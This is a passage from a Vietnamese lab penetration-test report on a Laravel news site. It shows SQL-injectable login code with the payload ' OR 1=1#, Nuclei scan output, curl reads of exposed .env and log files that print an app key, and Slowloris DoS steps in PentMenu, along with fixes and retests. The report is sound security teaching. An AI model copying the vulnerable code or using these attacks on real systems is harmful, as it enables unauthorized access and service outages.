- Ứng dụng không kiểm tra kỹ dữ liệu nhập vào từ người dùng
- Không có quy định rõ ràng về định dạng và giới hạn giá trị của các trường dữ liệu.

```
C:\xampp\htdocs\app\Http\Controllers\Auth\LoginController.php • - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
LoginController.php
1 /**
2  * Attempt to log the user into the application.
3  *
4  * @param \Illuminate\Http\Request $request
5  * @return bool
6  */
7 protected function attemptLogin(Request $request)
8 {
9     $credentials = $this->credentials($request);
10    $getpassword = $credentials['password'];
11    $getemail = $credentials['email'];
12    //dd($getemail);
13    $sql = "SELECT * FROM users WHERE email='{$credentials['email']}' AND password='{$credentials['password']}'";
14    $user = DB::select($sql);
15    //dd($user);
16
17    if (!empty($user)) {
18        // Lặp qua các người dùng trả về từ truy vấn để tìm user tương ứng với email
19        foreach ($user as $userData) {
20            if ($userData->email === $getemail) {
21                // Nếu tìm thấy, đăng nhập vào người dùng và trả về true
22                $this->guard()->loginUsingId($userData->id);
23                return true;
24            }
25        }
26    }
27
28    // Kiểm tra số lượng user
29    $userCount = count($user);
30    //dd($userCount);
31 }
```

Hình 4.39. Code login đầu vào của hệ thống dính lỗ hổng

```

C:\xampp\htdocs\app\Http\Controllers\Auth>LoginController.php • - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
LoginController.php
1 // Lấy dữ liệu từ request
2 $credentials = $request->only('email', 'password');
3
4 foreach ($user as $userData) {
5     if ($userData->email === $getemail) {
6         // Nếu tìm thấy, đăng nhập vào người dùng và trả về true
7         $this->guard()->loginUsingId($userData->id);
8         return true;
9     }
10 }
11
12 // Kiểm tra số lượng user
13 $userCount = count($user);
14 // dd($userCount);
15 if ($userCount > 0) {
16     $this->guard()->loginUsingId($user[0]->id);
17     return true;
18 }
19 // Nếu không tìm thấy người dùng tương ứng, trả về false
20 return false;
21 // if ($user) {
22 //     // Đăng nhập người dùng và chuyển hướng về trang mong muốn
23 //     return true;
24 // }
25 return false;
26 }
27

```

Hình 4.40. Code login đầu vào của hệ thống dính lỗ hổng

Đoạn code sử dụng dữ liệu đầu vào từ người dùng để tạo truy vấn SQL bằng cách nối chuỗi

```
$sql = "SELECT * FROM users WHERE email='{$credentials['email']}' AND password='{$credentials['password']}'";
```

### Vấn đề:

Nếu \$credentials['email'] hoặc \$credentials['password'] chứa các ký tự độc hại (như ' OR 1=1#), truy vấn sẽ bị thao túng.

Dữ liệu từ \$request được truyền vào mà không kiểm tra, xác thực. Sử dụng trực tiếp dữ liệu từ truy vấn trả về sau khi lấy dữ liệu từ câu lệnh SQL, đoạn code thực hiện kiểm tra và đăng nhập người dùng

```
foreach ($user as $userData) {
    if ($userData->email === $getemail) {
        $this->guard()->loginUsingId($userData->id);
        return true;
    }
}
```


## Vấn đề:

Nếu hacker chèn payload để truy vấn trả về nhiều người dùng, việc lặp qua danh sách này có thể dẫn đến đăng nhập trái phép.

Sử dụng phương thức DB::select thay vì chuẩn hóa truy vấn

Fương thức DB::select không tự động áp dụng cơ chế bảo mật chống SQL Injection.

## Giải pháp khắc phục:



```
C:\xampp\htdocs\app\Http\Controllers\Auth>LoginController.php • - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
LoginController.php

80     * Attempt to log the user into the application.
81     *
82     * @param \Illuminate\Http\Request $request
83     * @return bool
84     */
85     protected function attemptLogin(Request $request)
86     {
87         $credentials = $this->credentials($request);
88         $getpassword = $credentials['password'];
89         $getemail = $credentials['email'];
90
91         // Sử dụng prepared statements với DB::select
92         $sql = "SELECT * FROM users WHERE email = ? AND password = ?";
93         $user = DB::select($sql, [$getemail, $getpassword]);
94
95         // Kiểm tra kết quả trả về
96         if (!empty($user)) {
97             // Lặp qua các người dùng trả về từ truy vấn để tìm user tương ứng với email
98             foreach ($user as $userData) {
99                 if ($userData->email === $getemail) {
100                     // Nếu tìm thấy, đăng nhập vào người dùng và trả về true
101                     $this->guard()->loginUsingId($userData->id);
102                     return true;
103                 }
104             }
105         }
106
107     }
108 }

109
110
```

Hình 4.41. Code login đầu vào của hệ thống khắc phục lỗ hổng

Đoạn code hiện tại có khả năng chống SQL Injection nhờ sử dụng prepared statements thông qua DB::select. Các kỹ thuật như ' OR 1=1# sẽ không hoạt động.

Khi sử dụng DB::select với tham số ?, hệ thống sẽ tự động thoát (escape) các giá trị đầu vào.

Điều này ngăn chặn các ký tự đặc biệt như ', --, hoặc # gây ra SQL Injection.


## Cách xử lý input:

Biến \$getemail và \$getpassword được truyền vào câu truy vấn dưới dạng tham số,

không trực tiếp chèn vào chuỗi SQL.


Điều này bảo vệ đoạn code khỏi các tấn công kiểu ' OR 1=1# vì câu lệnh sẽ không được thực thi theo ý đồ của kẻ tấn công.

Kiểm tra lại hệ thống:



Hình 4.42. Trang login của Web Server

Đăng nhập thất bại



Hình 4.43. Trang login của Web Server

⇒ Khắc phục thành công

Pentester kiểm thử với Nuclei (Quét lỗ hổng web nhanh để tìm lỗ hổng CVE hoặc lỗi cấu hình)

Sử dụng lệnh nuclei -u 192.168.100.242 kiểm tra các lỗ hổng bảo mật đã biết trên website và lỗi cấu hình trong quá trình viết code.


Hình 4.44. Công cụ Nuclei

Sau khi rà soát xong thì Pentester phát hiện vài lỗi cấu hình khá nghiêm trọng

```
[tech-detect:laravel] [http] [info] http://192.168.100.242
[tech-detect:php] [http] [info] http://192.168.100.242
[tech-detect:font-awesome] [http] [info] http://192.168.100.242
[tech-detect:bootstrap] [http] [info] http://192.168.100.242
[form-detection] [http] [info] http://192.168.100.242
[http-missing-security-headers:strict-transport-security] [http] [info] http://192.168.100.242
[http-missing-security-headers:content-security-policy] [http] [info] http://192.168.100.242
[http-missing-security-headers:permissions-policy] [http] [info] http://192.168.100.242
[http-missing-security-headers:clear-site-data] [http] [info] http://192.168.100.242
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://192.168.100.242
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://192.168.100.242
[http-missing-security-headers:referrer-policy] [http] [info] http://192.168.100.242
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://192.168.100.242
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://192.168.100.242
[mixed-passive-content:img] [http] [info] http://192.168.100.242 http://192.168.100.242/public/uploads/tintuc/2.jpg,http://192.168.100.242/public/frontend/img/ads-img/728X90_banner1.png,http://192.168.100.242/public/uploads/tintuc/bao90.jpg,http://192.168.100.242/public/uploads/tintuc/goi_trung_phat_thu_6_cua_eu_len_ngu_khong_duoc_thong_qua86.jpg,http://192.168.100.242/public/uploads/tintuc/3.jpg]
[codeigniter-env] [http] [high] http://192.168.100.242/.env [paths=".env"]
[composer-config:composer.json] [http] [info] http://192.168.100.242/composer.json
[cgi-printenv] [http] [medium] http://192.168.100.242/cgi-bin/printenv.pl
[editor-exposure] [http] [low] http://192.168.100.242/.editorconfig
[exposed-gitignore] [http] [info] http://192.168.100.242/.gitignore
[composer-config:composer.json] [http] [info] http://192.168.100.242/vendor/composer/installed.json
[codeigniter-env] [http] [high] http://192.168.100.242/.env.example [paths=".env.example"]
[laravel-env] [http] [high] http://192.168.100.242/.env
[package-json] [http] [info] http://192.168.100.242/package-lock.json
[laravel-env] [http] [high] http://192.168.100.242/.env.example [paths=".env.example"]
[phpunit] [http] [info] http://192.168.100.242/phpunit.xml
[styleci-yml-disclosure] [http] [info] http://192.168.100.242/.styleci.yml
[webpack-mix-js] [http] [info] http://192.168.100.242/webpack.mix.js
[laravel-log-file] [http] [high] http://192.168.100.242/storage/logs/laravel.log
[google-api-key] [http] [info] http://192.168.100.242 WmqQ1E-ufRXV3VpXOn_ifKsDuc
[robots-txt-endpoint] [http] [info] http://192.168.100.242/robots.txt
[missing-sri] [http] [info] http://192.168.100.242/ http://192.168.100.242/public/frontend/js/retina.min.js,http://192.
```

Hình 4.45. Kết quả quét

Ở các lỗi hỏng này hệ thống đã vô tình tiết lộ những thông tin nhạy cảm ra bên ngoài Pentester sử dụng công cụ Curl để xem thông tin <http://192.168.100.242/.env>



```
(root@ Cyberkid-/home/kali/Desktop
# curl http://192.168.100.242/.env
```

Hình 4.46. Kiểm thử lỗi cấu hình

Toàn bộ thông tin nhạy cảm như cơ sở dữ liệu, code bằng ngôn ngữ laravel, filesystem\_cloud bên trong hệ thống đã bị tiết lộ

```
3000/hook.js,http://192.168.100.242/public/frontend/js/jquery-3.2.1.min.js,http://192.168.100.242/public/frontend/js/bootstrap.min.js,http://192.168.100.242/public/frontend/js/jquery.marquee.min.js]
[wordpress-detect] [http] [info] http://192.168.100.242
[generic-env] [http] [high] http://192.168.100.242/.env [paths=".env"]
[generic-env] [http] [high] http://192.168.100.242/.env.example [paths=".env.example"]

[root@ Cyberkid-/home/kali/Desktop]
# curl http://192.168.100.242/.env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:+1rOFmkh9AiYSw4oHKN00BpWt/ONbZZD3JXY8cIyQI=
APP_DEBUG=true
APP_URL=http://localhost

LOG_CHANNEL=stack
LOG_DEPRECATIONS_CHANNEL=null
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=kc_news
DB_USERNAME=root
DB_PASSWORD=

BROADCAST_DRIVER=log
CACHE_DRIVER=file
FILESYSTEM_DISK=local
QUEUE_CONNECTION=sync
SESSION_DRIVER=file
SESSION_LIFETIME=120

MEMCACHED_HOST=127.0.0.1

FILESYSTEM_CLOUD=google
```

Hình 4.47. Kiểm thử lỗi cấu hình

Pentester tiến hành kiểm tra thêm <http://192.168.100.242/.env.example>

```
(root㉿ Cyberkid:[/home/kali/Desktop]
# curl http://192.168.100.242/.env.example
APP_NAME=Laravel
APP_ENV=local
APP_KEY=
APP_DEBUG=true
APP_URL=http://localhost

LOG_CHANNEL=stack
LOG_DEPRECATIONS_CHANNEL=null
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=laravel
DB_USERNAME=root
DB_PASSWORD=

BROADCAST_DRIVER=log
CACHE_DRIVER=file
FILESYSTEM_DISK=local
QUEUE_CONNECTION=sync
SESSION_DRIVER=file
SESSION_LIFETIME=120

MEMCACHED_HOST=127.0.0.1
```

Hình 4.48. Kiểm thử lỗi cấu hình

Thông tin nhạy cảm của hệ thống cũng bị tiết lộ

Tiếp theo Pentester thử curl <http://192.168.100.242/storage/logs/laravel.log> thì toàn bộ log đã bị tiết lộ

```

||AddQueuedCookiesToResponse->handle(Object(Illuminate\Http\Request), Object(Closure))
#23 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Cookie\Middleware\EncryptCookies.php(67): Illuminate\Pipeline\Pipeline->Illuminate\Pipeline\{closure}(Object(Illuminate\Http\Request))
#24 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(180): Illuminate\Cookie\Middleware\EncryptCookies->handle(Object(Illuminate\Http\Request), Object(Closure))
#25 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(116): Illuminate\Pipeline\Pipeline->Illuminate\Pipeline\{closure}(Object(Illuminate\Http\Request))
#26 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Routing\Router.php(724): Illuminate\Pipeline\Pipeline->then(Object(Closure))
#27 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Routing\Router.php(703): Illuminate\Routing\Router->runRouteWithinStack(Object(Illuminate\Routing\Route), Object(Illuminate\Http\Request))
#28 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Routing\Router.php(667): Illuminate\Routing\Router->runRoute(Object(Illuminate\Http\Request), Object(Illuminate\Routing\Route))
#29 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Routing\Router.php(656): Illuminate\Routing\Router->dispatchToRoute(Object(Illuminate\Http\Request))
#30 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Foundation\Http\Kernel.php(167): Illuminate\Routing\Router->dispatch(Object(Illuminate\Http\Request))
#31 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(141): Illuminate\Foundation\Http\Kernel->Illuminate\Foundation\Http\{closure}(Object(Illuminate\Http\Request))
#32 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Foundation\Http\Middleware\TransformsRequest.php(21): Illuminate\Pipeline\Pipeline->Illuminate\Pipeline\{closure}(Object(Illuminate\Http\Request))
#33 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Foundation\Http\Middleware\ConvertEmptyStringsToNull.php(31): Illuminate\Foundation\Http\Middleware\TransformsRequest->handle(Object(Illuminate\Http\Request), Object(Closure))
#34 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(180): Illuminate\Foundation\Http\Middleware\ConvertEmptyStringsToNull->handle(Object(Illuminate\Http\Request), Object(Closure))
#35 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Foundation\Http\Middleware\TransformsRequest.php(21): Illuminate\Pipeline\Pipeline->Illuminate\Pipeline\{closure}(Object(Illuminate\Http\Request))
#36 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Foundation\Http\Middleware\TrimStrings.php(40): Illuminate\Foundation\Http\Middleware\TransformsRequest->handle(Object(Illuminate\Http\Request), Object(Closure))
#37 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(180): Illuminate\Foundation\Http\Middleware\TrimStrings->handle(Object(Illuminate\Http\Request), Object(Closure))
#38 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Foundation\Http\Middleware\ValidatePostSize.php(27): Illuminate\Pipeline\Pipeline->Illuminate\Pipeline\{closure}(Object(Illuminate\Http\Request))
#39 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(180): Illuminate\Foundation\Http\Middleware\ValidatePostSize->handle(Object(Illuminate\Http\Request), Object(Closure))
#40 C:\xampp\htdocs\vendor\laravel\framework\src\Illuminate\Foundation\Http\Middleware\PreventRequestsDuringMaintenance

```

Hình 4.49. Kiểm thử lỗi cấu hình

Điều này gây ra các nguy cơ tiết lộ thông tin nhạy cảm về dữ liệu bên trong hệ thống là rất lớn và kẻ xâm nhập có thể sử dụng vào mục đích gây hại

Giải pháp khắc phục:

Thêm đoạn code phân quyền vào thư mục .htaccess để chặn mọi quyền truy cập vào các tệp nhạy cảm với mã lỗi 403 Forbidden.

The screenshot shows a Sublime Text window with two tabs: 'LoginController.php' and '.htaccess'. The '.htaccess' tab contains the following configuration:

```
1 <IfModule mod_rewrite.c>
2     <IfModule mod_negotiation.c>
3         Options -MultiViews -Indexes
4     </IfModule>
5
6     RewriteEngine On
7     <Files ".env">
8         Order Allow,Deny
9         Deny from all
10    </Files>
11    <Files ".env.example">
12        Order Allow,Deny
13        Deny from all
14    </Files>
15    <Files "laravel.log">
16        Order Allow,Deny
17        Deny from all
18    </Files>
19
20    # Handle Authorization Header
21    RewriteCond %{HTTP:Authorization} .
22    RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]
23
24    # Redirect Trailing Slashes If Not A Folder...
25    RewriteCond %{REQUEST_FILENAME} !-d
26    RewriteCond %{REQUEST_URI} (.+)/$
27    RewriteRule ^ %1 [L,R=301]
28
29    # Send Requests To Front Controller...
30    RewriteCond %{REQUEST_FILENAME} !-d
31    RewriteCond %{REQUEST_FILENAME} !-f
32    RewriteRule ^ index.php [L]
```

Hình 4.50. Khắc phục lỗi hỏng

## Kiểm thử lại hệ thống

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at 192.168.100.242 Port 80</address>
</body></html>

└── (root㉿ Cyberkid)-[~/home/kali/Desktop]
    └── # curl http://192.168.100.242/.env
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at 192.168.100.242 Port 80</address>
</body></html>

└── (root㉿ Cyberkid)-[~/home/kali/Desktop]
    └── # curl http://192.168.100.242/.env.example
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at 192.168.100.242 Port 80</address>
</body></html>
```

Hình 4.51. Kiểm thử lại lỗ hổng

Toàn bộ thông tin nhạy cảm đã được máy chủ trả về mã lỗi HTTP 403 forbidden tức là không có quyền truy cập vào

⇒ Khắc phục thành công lỗi cấu hình

Pentester kiểm thử với công cụ PentMenu (Tấn công DoS)

Mục đích: Tấn công từ chối dịch vụ (DoS) vào hệ thống để kiểm tra khả năng phòng thủ trước các cuộc tấn công làm gián đoạn dịch vụ.

Bước 1: chọn DoS


Bước 2: chọn số 9 tấn công (Slowloris) đây là một kiểu tấn công từ chối dịch vụ (Denial of Service - DoS) được thiết kế để làm quá tải một máy chủ web bằng cách

giữ kết nối mở và chiếm dụng tài nguyên của máy chủ trong thời gian dài, khiến cho máy chủ không thể xử lý các yêu cầu hợp lệ khác




Hình 4.52. Giao diện công cụ PentMenu

Bước 3: nhập địa chỉ IP cần kiểm tra (192.168.100.24)



Hình 4.53. Giao diện công cụ PentMenu

#### Bước 4: chọn cổng 80 và nhập lưu lượng kiểm thử



Hình 4.54. Giao diện công cụ PentMenu

The terminal window displays the continuous output of the Slowloris attack, showing 279 connections being established at intervals of 10 seconds:

